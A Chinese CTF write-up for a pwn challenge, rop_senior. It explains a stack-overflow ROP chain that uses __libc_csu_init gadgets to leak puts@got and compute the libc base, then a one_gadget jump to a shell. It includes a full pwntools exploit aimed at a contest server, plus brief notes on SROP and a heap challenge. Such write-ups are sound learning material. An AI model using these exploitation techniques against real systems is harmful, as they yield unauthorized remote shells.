

week4 WP

rop_senior

checksec里面看了下，可执行文件没开PIE也没有开栈保护，有部分动态加载。




IDA点开vuln函数。



有很明显的read栈溢出，还有syscall，开始考虑修改rax为59，然后ROP调用syscall，来执行execve。奈何找不到能修改rax的gadget。

于是考虑__libc_csu_init()的通用gadget，用它调用puts输出got表中的真实地址，然后利用libc-database得到libc的版本。这里我的database的库不是很全还在更新，所以自己对照以前的题目给过的libc看puts的地址，然后得到比赛服务器的libc版本。然后用onegadget，从libc中得到gadget的地址，还能得到libc库加载的偏移。



然后有一个gadget的要求是r13和rbp为0，再次利用__libc_csu_init()的通用gadget中的6个pop即可，最后返回地址设置为偏移+execve的地址，然后cat flag。

然后回想了下syscall还是很奇怪，因为常见的是call _read，syscall放着一定大有深意，然后就去问学长了，他说SROP，我就去百度了，最后结果是一知半解然后最后两天要返校了收拾行李还有坐车，就没看下去了。

目前我的理解是，先构造一个sigreturn表，然后设置寄存器的值来传递参数，rip设置为syscall的地址，但是还没搞明白sigreturn这条指令的地址怎么拿到，网上的文章里面是说，有的版本在libc的某一段，某些版本在哪哪哪，还没细看。

猜测正解的思路是栈溢出，因为长度有0x400所以构造那个表，rip为vuln+0x1D，或者利用返回值让rax为59，不过这样需要调用read，然后看了下别的函数，也有个bss段够写'/bin/sh'，不过传参数会麻烦，所以估计还是构造那个表，我是不行了，学艺不精学艺不精。

下面是，目前cat flag的非预期解的exp

```
from pwn import *
from LibcSearcher import *

context.log_level='debug'

#cn=process('rop_senior')
cn=remote('159.75.113.72',30405)
#gdb.attach(cn,'b* main')

libc=ELF('libc-2.27.so') #服务器端的libc版本
#libc=ELF('libc.so.6') #虚拟机的libc版本

puts_got=0x601018
cn.recvline()
payload=b'a'*8+p64(0x4006ca)+p64(0)+p64(1)+p64(0)*2+p64(puts_got)*2
payload+=p64(0x4006b6)+p64(0)*7+p64(0x40062a) #输出puts@got的地址
cn.send(payload)
puts_real=u64(cn.recvuntil('\ntry',True).ljust(8,b'\x00'))


puts_libc=libc.symbols['puts']
libcbase=puts_real-puts_libc
```

```
cn.recvline()
payload=b'a'*8+p64(0x4006ca)+p64(0)*6+p64(0xe546f+libcbase) #将r12 r13 rbx rbp都置零并返回到gadget
cn.send(payload)

cn.interactive()
```

housecosmos

看了下ida源码，貌似和之前的一个读书管理系统有点像怀疑是堆溢出的问题，还没细看。